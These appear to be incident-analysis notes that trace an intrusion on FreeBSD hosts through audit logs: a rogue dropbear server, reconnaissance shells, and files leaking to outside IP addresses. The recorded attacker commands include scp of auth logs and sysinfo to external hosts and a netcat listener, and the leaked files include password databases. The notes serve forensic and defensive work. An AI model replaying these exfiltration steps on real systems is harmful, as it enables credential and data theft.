
dropbear launched on -B, connected by on local port 2222, and leaked information to 25.103.40.102

- /etc/spwd.db
- /etc/shells
- /etc/motd

it launched csh, which executed ps, ifconfig, kenv, dmesg, and scped logs before exited

- scp auth.log auth.log.0.bz2 auth.log.1.bz2 root@25.103.40.102





dropbear was executed second time


it communicated with 25.103.40.102:2222, forked several of itself, and finally a bash. the forked process reads from /etc/shells, /etc/spwd.db, /etc/group, and /etc/nsswitch.conf and communicate with an unknown socket


the socket has UUID c4450daf-e84a-11e8-b656-d067e5ebb514


the bash did whoami, netstat, top, ls, sudo ls, and launch other bashes

the `ls` got info from many `/etc/*` files, `/rescure/` and `/boot/`, and put it into a file`dump`

given the huge amount of read/write to the socket, we think it is the info leak pattern with the files read



<unknown>
dropbear
/etc/motd
-bash
/usr/home/admin/work2/..
/usr/local/bin/bash
/etc/pwd.db
/home/admin/.bash_history
/usr/bin/id
whoami
netstat -na
/usr/bin/netstat
/usr/bin/top
top
/usr/share/zoneinfo/UTC
/usr/share/zoneinfo/posixrules
ls -laR /
/bin/ls


ls -laR /
/bin/ls
/base
/bin
/rescue/..
/boot/dtb/overlays
/boot/firmware
/boot/dtb/overlays/..
/boot/defaults
/boot/lua/..
/boot/kernel
dump
/boot/lua
/boot/zfs
/dev/ufsid/..
/boot/modules
/data
/dev/dtrace
/dev/gpt
/dev/gptid
/dev/diskid
/dev/ufsid
/dev/reroot
/dev/pts
/etc/rc.conf.d/..
/etc/cron.d
/etc/autofs
/etc/bluetooth
/etc/X11
/etc/defaults
/etc/devd
/etc/deploy-keys
/etc/dlogd
/etc/dma
/etc/gss
/etc/dropbear
/etc/ntp
/etc/mtree




sysinfo leak
The file sysinfo exists on B (no origin/provenance found), it was

- scp to A
- cp to sysinfo2 (first cp, failed, then sudo cp)
  - the same bash launched `nc -l 1234`
    - nc read in a file with path <unknown>, we suspect it is sysinfo2
    - we do not see any outgoing traffic, we suspect it is missing


/usr/home/Bill/sysinfo
scp sysinfo user@...55.12.51:.
sshd
-bash
/etc/libmap.conf
/usr/local/bin/bash
/usr/home/admin/work2/..
/etc/pwd.db
/etc/nsswitch.conf
/home/admin/.bash_history
ssh Bill@127.0.0.1
ls
/usr/home/bbn/..
ls
cp sysinfo sysinfo2
/bin/cp
sudo cp sysinfo sysinfo2
/usr/local/bin/sudo
/usr/share/zoneinfo/UTC
/usr/share/zoneinfo/posixrules
/usr/local/etc/sudoers
/usr/local/etc/sudoers.d/wheel
/etc/spwd.db
/usr/local/etc/su.../iswitcher
/var/run/logpriv
cp sysinfo sysinfo2
/etc/security/audit_class
SRCSINK_IPC
SRCSINK_IPC
SRCSINK_IPC
sysinfo2
SRCSINK_IPC
FILE_OBJECT_UNIX_SOCKET
/usr/bin/nc
nc -l 1234
<unknown>

./mt (on -B)


mt was scped in, read in `/usr/home/Bill/passwd` and `uname`, and sent to `108.247.240.105:80`

